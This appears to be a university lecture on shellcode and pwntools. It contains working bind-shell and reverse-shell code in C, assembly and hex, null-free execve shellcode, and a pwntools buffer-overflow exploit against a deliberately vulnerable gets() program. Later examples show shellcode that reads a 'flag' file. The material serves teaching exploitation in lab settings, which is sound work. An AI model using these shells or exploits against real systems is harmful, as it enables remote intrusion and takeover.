Lecture 8:
Shellcode & pwntools

Sanchuan Chen

schen@auburn.edu

9/15/2023

What is shellcode

- Shellcode is **a small piece of code** used as the payload in the exploitation of a software vulnerability
- It is called "shellcode" because it typically **starts a command shell** from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.
- Shellcode is commonly written in **machine code**, or generated from **assembly**
- Creating shellcode is more like **an art**, as the same function can be performed in many ways in assembly code.

What is shellcode

- Usually, a shell should be started
  - for remote exploits - input/output redirection via socket
  - use system call (**execve**) to spawn shell
- Shell code can do practically anything
  - Spawning a shell
    - create a new user
    - change a user password
  - Bind a shell to a port
  - Open a connection to the attacker machine
  - Download and execute some form of malware on the target system.

Types of shellcode

Shellcode can either be **local** or **remote**, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote).

- **Local Shellcode**: limited access to a machine (assume local access).
- **Remote Shellcode**: remote access to a machine (through Internet connections).

Remote Shellcode

- **Bindshell**: The shellcode will bind to a particular port, and allow attacker to connect
  - Well-known port
  - Random port
- **ReverseShell**: The shellcode will connect back to the attacker's machine (a reverse shell)
- **Socket Reusing Shellcode**: Reusing existing socket connection, particularly when the socket is not closed before the shellcode is run.

Why reverse shell, or even socket reusing shell?

To bypass firewall, and intrusion detection/prevention systems.

Bind Shell

tcp_bind_shell.c

```
#include <stdio.h>
#include <strings.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int sockfd, connfd;
    struct sockaddr_in serv_addr, cli_addr;
    socklen_t sin_size;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    bzero(&serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
    serv_addr.sin_port = htons(33333);

    bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    listen(sockfd, 1);

    sin_size = sizeof(cli_addr);
    connfd = accept(sockfd, (struct sockaddr *)&cli_addr, &sin_size);

    dup2(connfd, 0);
    dup2(connfd, 1);
    dup2(connfd, 2);

    char *argv[] = {"/bin/sh", NULL};
    execve(argv[0], argv, NULL);
}
```

Bind Shell

tcp_bind_shell.asm

```
global _start
section .text
_start:
    ;  socket(AF_INET, SOCK_STREAM, 0);
    xor eax, eax    ; zero out eax
    mov al, 102     ; socketcall()
    xor ebx, ebx    ; zero out ebx
    ; push socket() parameters
    push ebx        ; protocol
    push 1          ; SOCK_STREAM
    push 2          ; AF_INET
    mov bl, 1       ; socket()
    xor ecx, ecx    ; zero out ecx
    mov ecx, esp    ; load address of the parameter array
    int 0x80        ; call socketcall()
    ; eax contains the newly created socket
    mov esi, eax    ; save the socket for future use
    ; bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    xor eax, eax    ; zero out eax
    mov al, 102     ; socketcall()
    xor ebx, ebx    ; zero out ebx
    ; push bind() parameters
    push ebx        ; INADDR_ANY
    push word 0x3582 ; port
    push word 2     ; AF_INET
    mov ecx, esp    ; point to the structure
    mov bl, 2       ; bind()
    push 16         ; sizeof(struct sockaddr_in)
    push ecx        ; &serv_addr
    push esi        ; sockfd
```

Bind Shell

tcp_bind_shell.asm (continued)

```
mov ecx, esp    ; load address of the parameter array
int 0x80        ; call socketcall()
; listen(sockfd, 1);
xor eax, eax    ; zero out eax
mov al, 102     ; socketcall()
xor ebx, ebx    ; zero out ebx
mov bl, 4       ; listen()
; push listen() parameters
push 1          ; backlog
push esi        ; sockfd
mov ecx, esp    ; load address of the parameter array
int 0x80        ; call socketcall()
; accept(sockfd, (struct sockaddr *)&cli_addr, &sin_size);
xor eax, eax    ; zero out eax
mov al, 102     ; socketcall()
xor ebx, ebx    ; zero out ebx
; push accept() parameters
push ebx        ; zero addrlen
push ebx        ; null sockaddr
push esi        ; sockfd
mov bl, 5       ; accept()
mov ecx, esp    ; load address of the parameter array
int 0x80        ; call socketcall()
; eax contains the descriptor for the accepted socket
mov esi, eax
; dup2(connfd, 0);
xor eax, eax    ; zero out eax
mov al, 63      ; dup2()
mov ebx, esi
xor ecx, ecx
```

Bind Shell

tcp_bind_shell.asm (continued)

```
int 0x80
; dup2(connfd, 1);
xor eax, eax    ; zero out eax
mov al, 63      ; dup2()
mov ebx, esi
inc ecx
int 0x80
; dup2(connfd, 2);
xor eax, eax    ; zero out eax
mov al, 63      ; dup2()
mov ebx, esi
inc ecx
int 0x80
; execve(\/bin/sh", [\/bin/sh", NULL], NULL);
xor eax, eax    ; zero out eax
push eax        ; push null bytes (terminate string)
push 0x68732f2f ; //sh
push 0x6e69622f ; /bin
mov ebx, esp    ; load address of /bin/sh
push eax        ; null terminator
push ebx        ; push address of /bin/sh
mov ecx, esp
push eax        ; push null terminator
mov edx, esp    ; empty envp array
mov al, 11
int 0x80        ; execve()
```

Reverse Shell

reverse_shell.c

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

// nc -lvp 33333

int main(void) {
    int sockfd;
    struct sockaddr_in serv_addr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
    serv_addr.sin_port = htons(33333);

    connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    char *argv[] = {"/bin/sh", NULL};

    execve(argv[0], argv, NULL);
}
```

Reverse Shell

reverse_shell_hex.c

```
/*
        Reverse TCP shell (72 bytes)
        Connects to 192.168.1.133:33333 by default.
*/

#include <stdio.h>
#include <string.h>

int main(void) {
unsigned char code[] = \
"\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0"
"\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68"
//"\xc0\xa8\x01\x85"    // <-- ip address
"\x7f\x00\x00\x01"      // <-- ip address
"\x66\x68"
"\x82\x35"                      // <--- tcp port
"\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1"
"\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";
        int (*ret)() = (int(*)())code;
        ret();
}
```

Staged Shell

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages.

First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it

https://en.wikipedia.org/wiki/Shellcode

Shellcode Execution Strategy

An exploit will commonly **inject a shellcode into the target process** before or at the same time as it exploits a vulnerability to **gain control over the program counter**.

The program counter is adjusted to point to the shellcode, after which it gets executed and performs its task.

Injecting the shellcode is often done

- by storing the shellcode in data sent over the network to the vulnerable process
- by supplying it in a file that is read by the vulnerable process
- by the command line or environment in the case of local exploits.

Shellcode Encoding

Because most processes filter or restrict the data that can be injected, shellcode often needs to be written to allow for these restrictions. This includes **making the code small, null-free, or alphanumeric**. Various solutions have been found to get around such restrictions, including:

- Design and implementation optimizations to **decrease the size of the shellcode**.
- Implementation modifications to **get around limitations** in the range of bytes used in the shellcode.
- **Self-modifying code** that modifies a number of the bytes of its own code before executing them to re-create bytes that are normally impossible to inject into the process.

Shellcode Analysis

Shellcode cannot be executed directly. In order to analyze what a shellcode attempts to do it must be loaded into another process.

One common analysis technique is to write a small C program which holds the shellcode as a byte buffer, and then use a function pointer or use inline assembler to transfer execution to it.

Shellcode Analysis

Simple Shellcode Test (tinyshell.c)

```
/*
08048080 <__bss_start-0x17>:
 8048080:       31 c0                   xor    %eax,%eax
 8048082:       50                      push   %eax
 8048083:       68 2f 2f 73 68          push   $0x68732f2f
 8048088:       68 2f 62 69 6e          push   $0x6e69622f
 804808d:       89 e3                   mov    %esp,%ebx
 804808f:       31 c9                   xor    %ecx,%ecx
 8048091:       31 d2                   xor    %edx,%edx
 8048093:       b0 0b                   mov    $0xb,%al
 8048095:       cd 80                   int    $0x80
*/

int main(int argc, char **argv)
{
 char code[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
               "\x68\x2f\x62\x69\x6e\x89\xe3\x31"
               "\xc9\x31\xd2\xb0\x0b\xcd\x80";
 int(*f)()=(int(*)())code;
 f();
}
```

Shell Spawning Code

shell-exec.c

```
#include <unistd.h>

int main()
{
    char filename[] = "/bin/sh\x00";
    // arrays that contain char pointers
    char **argv = (char **)malloc(2*sizeof(char *));
    char **envp = (char **)malloc(1*sizeof(char *));

    // only argument is filename
    argv[0] = filename;
    // null terminate the argument array
    argv[1] = 0;
    // null terminate the environment array
    envp[0] = 0;

    execve(filename, argv, envp);
}
```

```
08049186 <main>:
...
 80491be: call   8049050 <malloc@plt>
 80491c3: add    $0x10,%esp
 80491c6: mov    %eax,-0x10(%ebp)
 80491c9: mov    -0xc(%ebp),%eax
 80491cc: lea    -0x19(%ebp),%edx
 80491cf: mov    %edx,(%eax)
 80491d1: mov    -0xc(%ebp),%eax
 80491d4: add    $0x4,%eax
 80491d7: movl   $0x0,(%eax)
 80491dd: mov    -0x10(%ebp),%eax
 80491e0: movl   $0x0,(%eax)
 80491e6: sub    $0x4,%esp
 80491e9: push   -0x10(%ebp)
 80491ec: push   -0xc(%ebp)
 80491ef: lea    -0x19(%ebp),%eax
 80491f2: push   %eax
 80491f3: call   8049060 <execve@plt>
 80491f8: add    $0x10,%esp
 80491fb: mov    $0x0,%eax
 8049200: mov    -0x4(%ebp),%ecx
 8049203: leave
 8049204: lea    -0x4(%ecx),%esp
 8049207: ret
```

Shell Spawning Code

shell-exec-small.c

```
#include <unistd.h>

int main()
{
    char filename[] = "/bin/sh\x00";
    execve(filename, 0, 0);
}
```

```
08049176 <main>:
 8049176: lea    0x4(%esp),%ecx
 804917a: and    $0xfffffff0,%esp
 804917d: push   -0x4(%ecx)
 8049180: push   %ebp
 8049181: mov    %esp,%ebp
 8049183: push   %ecx
 8049184: sub    $0x14,%esp
 8049187: movl   $0x6e69622f,-0x11(%ebp)
 804918e: movl   $0x68732f,-0xd(%ebp)
 8049195: movb   $0x0,-0x9(%ebp)
 8049199: sub    $0x4,%esp
 804919c: push   $0x0
 804919e: push   $0x0
 80491a0: lea    -0x11(%ebp),%eax
 80491a3: push   %eax
 80491a4: call   8049050 <execve@plt>
 80491a9: add    $0x10,%esp
 80491ac: mov    $0x0,%eax
 80491b1: mov    -0x4(%ebp),%ecx
 80491b4: leave
 80491b5: lea    -0x4(%ecx),%esp
 80491b8: ret
```

Shell Spawning Code

How to setup the parameters for execve

- **file** parameter
- we need the null terminated string **/bin/sh** somewhere in memory
- **argv** parameter; (could be NULL)
- **env** parameter; (could be NULL)

Shell Spawning Code

The Problem

- Position of code in memory is unknown
  - How to determine address of string
  - We can make use of instruction using relative addressing
- Solution
  - Call instruction saves IP on the stack and jumps
- Key Idea
  - Jmp instruction at beginning of shell code to call instruction
  - Call instruction right before **/bin/sh** string
  - Call jumps back to first instruction after jump
  - Now address of **/bin/sh** is on the stack

Shell Spawning Code

shell0.asm

```
global _start

section .text
_start:
        jmp short call_shellcode
shellcode:
        pop ebx
        mov ecx,0
        mov edx,0
        mov al, 11
        int 0x80

call_shellcode:

        call shellcode
        message db "/bin/sh"
```

call instruction pushes next instruction address onto the stack

```
./shell0:     file format elf32-i386

Disassembly of section .text:
08049000 <.text>:
 8049000: eb 0f           jmp    0x8049011
 8049002: 5b              pop    %ebx
 8049003: b9 00 00 00 00 mov    $0x0,%ecx
 8049008: ba 00 00 00 00 mov    $0x0,%edx
 804900d: b0 0b           mov    $0xb,%al
 804900f: cd 80           int    $0x80
 8049011: e8 ec ff ff ff call   0x8049002
 8049016: 2f              das
 8049017: 62 69 6e        bound  %ebp,0x6e(%ecx)
 804901a: 2f              das
 804901b: 73 68           jae    0x8049085
```

Removing the Null Bytes

shell.asm

```
global _start

section .text
_start:
        jmp short call_shellcode
shellcode:
        pop ebx
        xor ecx, ecx
        xor edx, edx
        mov al, 11
        int 0x80


call_shellcode:

        call shellcode
        message db "/bin/sh"
```

```
./shell:     file format elf32-i386

Disassembly of section .text:
08049000 <.text>:
 8049000: eb 09           jmp    0x804900b
 8049002: 5b              pop    %ebx
 8049003: 31 c9           xor    %ecx,%ecx
 8049005: 31 d2           xor    %edx,%edx
 8049007: b0 0b           mov    $0xb,%al
 8049009: cd 80           int    $0x80
 804900b: e8 f2 ff ff ff  call   0x8049002
 8049010: 2f              das
 8049011: 62 69 6e        bound  %ebp,0x6e(%ecx)
 8049014: 2f              das
 8049015: 73 68           jae    0x804907f
```

Making Shellcode Smaller

tiny.asm

```
; execve(const char *filename, char *const argv [],
;        char *const envp[])

xor eax, eax      ; zero our eax
push eax          ; push nulls for string termination
push 0x68732f2f   ; push "//sh" to the stack
push 0x6e69622f   ; push "/bin" to the stack
mov ebx, esp      ; put address of "/bin//sh" into ebx
xor edx, edx
xor ecx, ecx
mov al, 11        ; syscall #11
int 0x80          ; do it
```

```
./tiny:     file format elf32-i386

Disassembly of section .text:
08049000 <.text>:
 8049000: 31 c0          xor    %eax,%eax
 8049002: 50             push   %eax
 8049003: 68 2f 2f 73 68 push   $0x68732f2f
 8049008: 68 2f 62 69 6e push   $0x6e69622f
 804900d: 89 e3          mov    %esp,%ebx
 804900f: 31 d2          xor    %edx,%edx
 8049011: 31 c9          xor    %ecx,%ecx
 8049013: b0 0b          mov    $0xb,%al
 8049015: cd 80          int    $0x80
```

Making Shellcode Smaller


tinier.asm

```
; execve(const char *filename, char *const argv [],
;        char *const envp[])

xor eax, eax      ; zero our eax
mul ecx           ; zero ecx, edx
push eax          ; push nulls for string termination
push 0x68732f2f   ; push "//sh" to the stack
push 0x6e69622f   ; push "/bin" to the stack
mov ebx, esp      ; put address of "/bin//sh" into ebx
mov al, 11        ; syscall #11
int 0x80          ; do it
```

```
./tinier:     file format elf32-i386

Disassembly of section .text:
08049000 <.text>:
 8049000: 31 c0           xor    %eax,%eax
 8049002: f7 e1           mul    %ecx
 8049004: 50              push   %eax
 8049005: 68 2f 2f 73 68  push   $0x68732f2f
 804900a: 68 2f 62 69 6e  push   $0x6e69622f
 804900f: 89 e3           mov    %esp,%ebx
 8049011: b0 0b           mov    $0xb,%al
 8049013: cd 80           int    $0x80
```

NOP Sled

A NOP slide, NOP sled or NOP ramp, is a sequence of NOP (no-operation) instructions meant to "slide" the CPU's instruction execution flow to its final, desired destination whenever the program branches to a memory address anywhere on the slide.



Advanced Shellcode

- `Jmp %esp` (when stack address is randomized)
- Information leakage (when canary is enabled)
- Return into libc (when stack is protected by DEP)
- Return oriented programming (ROP) (anti-DEP)
- Just-in-time ROP (when ASLR/DEP are both enabled)
- Blind ROP (leaking canary, break ASLR and DEP)

Advanced Shellcode

Pwntools is a CTF framework and exploit development library. It is written in Python, and designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

- Tubes: effectively I/O wrappers
- Utilities: encoding, packing, hashing
- Context: architecture, endianness
- ELFs: Reading, patching, symbols
- Assembly: assembling shellcode, diassemble, **shellcraft** library
- Debugging: breaking, debugging shellcode
- ROP: dumping/searching gadgets, ROP stack generation
- Logging: basic logging, verbosity
- Leaking remote memory: Declaring a leak function; Leaking arbitrary memory

Shellcode Basics with pwntools

The command utilities are available if pwntools installed using **sudo** python3 -m pip install –upgrade pwntools

```
$ asm nop
90

$ asm 'mov eax, 0xdeadbeef'
b8efbeadde

$ asm nop -f hex
90

$ asm nop -f string
b'\x90'

$ asm -c arm nop
00f020e3

$ asm -c powerpc nop
60000000

$ asm -c mips nop
00000000

$ asm 'push SYS_execve'
6a0b

$ asm -c amd64 'push SYS_execve'
6a3b
```

Shellcode Basics with pwntools

```
$ asm 'push eax' | disasm
   0:   50                      push   eax

$ shellcraft i386.linux.sh
6a68682f2f2f73682f62696e89e3680101010181342472690101 31c9516a045901e15189e131d26a0b58cd80

$ shellcraft i386.linux.sh -fasm
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /
```

Shellcode Basics with pwntools

```
$ shellcraft i386.linux.sh -f elf > sh

$ asm 'mov eax, 1; int 0x80' -f elf > exit

$ chmod +x sh exit

$ strace ./exit
execve("./exit", ["./exit"], 0x7fffffffe110 /* 46 vars */) = 0
[ Process PID=73242 runs in 32 bit mode. ]
exit(0)                                 = ?
+++ exited with 0 +++

$ shellcraft i386.linux.sh --debug

$ asm 'mov eax, 1; int 0x80;' --debug
```

Shellcode Basics with pwntools

```
$ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.

>>> from pwn import *

>>> print (shellcraft.i386.sh())
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
```

Shellcode Basics with pwntools

```
>>> context.update(arch='i386', os='linux')
>>> print (context.arch)
i386


>>> print (shellcraft.pushstr("Hello!"))
    /* push 'Hello!\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x101206e
    push 0x6c6c6548
```

Towards Automating Buffer Overflow Attacks

challenge.c

```
/*
https://github.com/Gallopsled/pwntools-tutorial/blob/master/walkthrough/buffer-overflow-basic
*/
#include <stdio.h>
#include <stdlib.h>

int oh_look_useful() {
    asm("jmp %esp");
}

int main() {
    char buffer[32];
    gets(buffer);
}
```

Towards Automating Buffer Overflow Attacks

- `process` tube
- `gdb.attach` for debugging processes
- `ELF` for searching for assembly instructions
- `cyclic` and `cyclic_find` for calculating offsets
- `pack` for packing integers into byte strings
- `asm` for assembling shellcode
- `shellcraft` for providing a shellcode library
- `tube.interactive` for enjoying your shell

Towards Automating Buffer Overflow Attacks

exploit.py

```
# Import everything in the pwntools namespace
from pwn import *

# Create an instance of the process to talk to
io = gdb.debug('./challenge')

# Attach a debugger to the process so that we can step through
pause()

# Load a copy of the binary so that we can find a JMP ESP
binary = ELF('./challenge')

# Assemble the byte sequence for 'jmp esp' so we can search for it
jmp_esp = asm('jmp esp')
jmp_esp = binary.search(jmp_esp).__next__()

log.info("Found jmp esp at %#x" % jmp_esp)
```

Towards Automating Buffer Overflow Attacks

exploit.py (continued)

```
# Overflow the buffer with a cyclic pattern to make it easy to find offsets
#
# If we let the program crash with just the pattern as input, the register
# state will look something like this:
#  EBP  0x6161616b ('kaaa')
# *ESP  0xff84be30 <-- 'maaanaaaoaaapaaaqaaar...'
# *EIP  0x6161616c ('laaa')
crash = False

if crash:
    pattern = cyclic(512)
    io.sendline(pattern)
    pause()
    sys.exit()

# Fill out the buffer until where we control EIP
exploit = cyclic(cyclic_find(0x6161616c))

# Fill the spot we control EIP with a 'jmp esp'
exploit += pack(jmp_esp)

# Add our shellcode
exploit += asm(shellcraft.sh())

# gets() waits for a newline
io.sendline(exploit)

# Enjoy our shell
io.interactive()
```

Towards Automating Buffer Overflow Attacks

```
$ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic(4)
b'aaaa'
>>> cyclic(8)
b'aaaabaaa'
>>> cyclic(12)
b'aaaabaaacaaa'
>>> cyclic(16)
b'aaaabaaacaaadaaa'
>>> cyclic(64)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa'
>>> cyclic_find(0x6161616c)
44
>>> cyclic_find(0x6161616a)
36
>>> cyclic(cyclic_find(0x6161616a))
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaa'
```

Towards Automating Buffer Overflow Attacks

Edit exploit.py and let crash = True. When program crashes, the EIP is shown in pwngdb as follows:

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX  0xffffd140 | 0x61616161 ('aaaa')
*EBX  0xf7e2a000 (_GLOBAL_OFFSET_TABLE_) | 0x229dac
*ECX  0xf7e2b9c0 (_IO_stdfile_0_lock) | 0x0
*EDX  0x1
*EDI  0xf7ffcb80 (_rtld_global_ro) | 0x0
*ESI  0xffffd224 | 0x63616168 ('haac')
*EBP  0x6161616b ('kaaa')
*ESP  0xffffd170 | 0x6161616d ('maaa')
*EIP  0x6161616c ('laaa')
```

Edit exploit.py and let crash = False. Now we know the bytes "laaa" is where eip is stored on stack.

Towards Automating Buffer Overflow Attacks

Execute python3 exploit.py and set up two breakpoints before the gets and after the gets.

```
pwndbg> b *0x08048434
Breakpoint 1 at 0x8048434
pwndbg> b *0x08048439
Breakpoint 2 at 0x8048439
pwndbg> c
Breakpoint 1, 0x08048434 in main ()

pwndbg> x/100xw 0xffffd140
0xffffd140: 0xffffd180 0xf7fbe66c 0xf7fbeb00 0x00000001
0xffffd150: 0x00000001 0x00000000 0xf7e2a000 0xf7d20ecb
0xffffd160: 0xffffd3b4 0x00000070 0xf7ffd020 0xf7c21519
0xffffd170: 0x00000001 0xffffd224 0xffffd22c 0xffffd190
...

pwndbg> c
Breakpoint 2, 0x08048439 in main ()

pwndbg> x/100xw 0xffffd140
0xffffd140: 0x61616161 0x61616162 0x61616163 0x61616164
0xffffd150: 0x61616165 0x61616166 0x61616167 0x61616168
0xffffd160: 0x61616169 0x6161616a 0x6161616b 0x08048420
0xffffd170: 0x2f68686a 0x68732f2f 0x6e69622f 0x0168e389
...
```

0x08048420 is the address of jmp esp

Bytes starting from 0xffffd170 are our shellcode bytes and 0xffffd170 is current stack top.

More Examples

Execute shellcode (execute_shellcode.c)

```
#include <stdio.h>
#include <sys/mman.h>

void *shellcode_mem;
size_t shellcode_size;

int main(int argc, char **argv, char **envp)
{
    shellcode_mem = mmap((void *) 0x2b959000, 0x4000, PROT_READ|PROT_WRITE|PROT_EXEC, \
        MAP_PRIVATE|MAP_ANON, 0, 0);
    shellcode_size = read(0, shellcode_mem, 0x4000);

    ((void(*)())shellcode_mem)();

    return 0;
}
```

More Examples

Pwntool cat example (pwn_cat32.py)

```
#!/usr/bin/env python

import pwn
import pwnlib
import os
from pwn import *

asm = pwnlib.shellcraft.i386.cat("flag")
shellcode = pwn.asm(asm, arch='i386', os='linux')

print ("cat assembly code")
print (asm)

print ("Convert cat assembly code to shellcode")
print (shellcode)


p = process("./execute_shellcode_32")
p.send(shellcode)
p.interactive()
```

More Examples

Pwntool cat example (pwn_cat64.py)

```
#!/usr/bin/env python

import pwn
import pwnlib
import os
from pwn import *

asm = pwnlib.shellcraft.amd64.cat("flag")
shellcode = pwn.asm(asm, arch='amd64', os='linux')

print ("cat assembly code")
print (asm)

print ("Convert cat assembly code to shellcode")
print (shellcode)


p = process("./execute_shellcode_64")
p.send(shellcode)
p.interactive()
```

More Examples

pwn_cat_asm_to_shellcode_32.py

```
import pwn
import pwnlib
import os
from pwn import *
shellcode = pwn.asm(
    """
push 1
dec byte ptr [esp]
push 0x67616c66
mov ebx, esp
xor ecx, ecx
push SYS_open
pop eax
int 0x80
push 1
pop ebx
mov ecx, eax
xor edx, edx
push 0x7fffffff
pop esi
xor eax, eax
mov al, 0xbb
int 0x80
"""
,arch='i386', os='linux')
print ("Convert cat assembly code to shellcode")
print (shellcode)
p = process("./execute_shellcode_32")
p.send(shellcode)
p.interactive()
```

More Examples

pwn_cat_asm_to_shellcode_64.py

```
import pwn
import pwnlib
import os
from pwn import *

shellcode = pwn.asm(
    """
push 0x67616c66
push SYS_open
pop rax
mov rdi, rsp
xor esi, esi
syscall
mov r10d, 0x7fffffff
mov rsi, rax
push SYS_sendfile
pop rax
push 1
pop rdi
cdq
syscall
"""
,arch='amd64', os='linux')

print ("Convert cat assembly code to shellcode")
print (shellcode)

p = process("./execute_shellcode_64")
p.send(shellcode)
p.interactive()
```

More Examples

Pwntool readfile example (pwn_readfile_32.py)


```
#!/usr/bin/env python

import pwn
import pwnlib
import os
from pwn import *

asm = pwnlib.shellcraft.i386.readfile("flag", 1)
shellcode = pwn.asm(asm, arch='i386', os='linux')

print ("Read file assembly code")
print (asm)

print ("Convert read file assembly code to shellcode")
print (shellcode)


p = process("./execute_shellcode_32")
p.send(shellcode)
p.interactive()
```

More Examples

Pwntool readfile example (pwn_readfile_64.py)

```
#!/usr/bin/env python

import pwn
import pwnlib
import os
from pwn import *

asm = pwnlib.shellcraft.amd64.readfile("flag", 1)
shellcode = pwn.asm(asm, arch='amd64', os='linux')

print ("Read file assembly code")
print (asm)

print ("Convert read file assembly code to shellcode")
print (shellcode)


p = process("./execute_shellcode_64")
p.send(shellcode)
p.interactive()
```

Thank You



1 2

schen@auburn.edu
schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.

[2] Further readings: *Hacking: The Art of Exploitation*, 2nd edition, Chapter 5, Jon Erickson, 2008.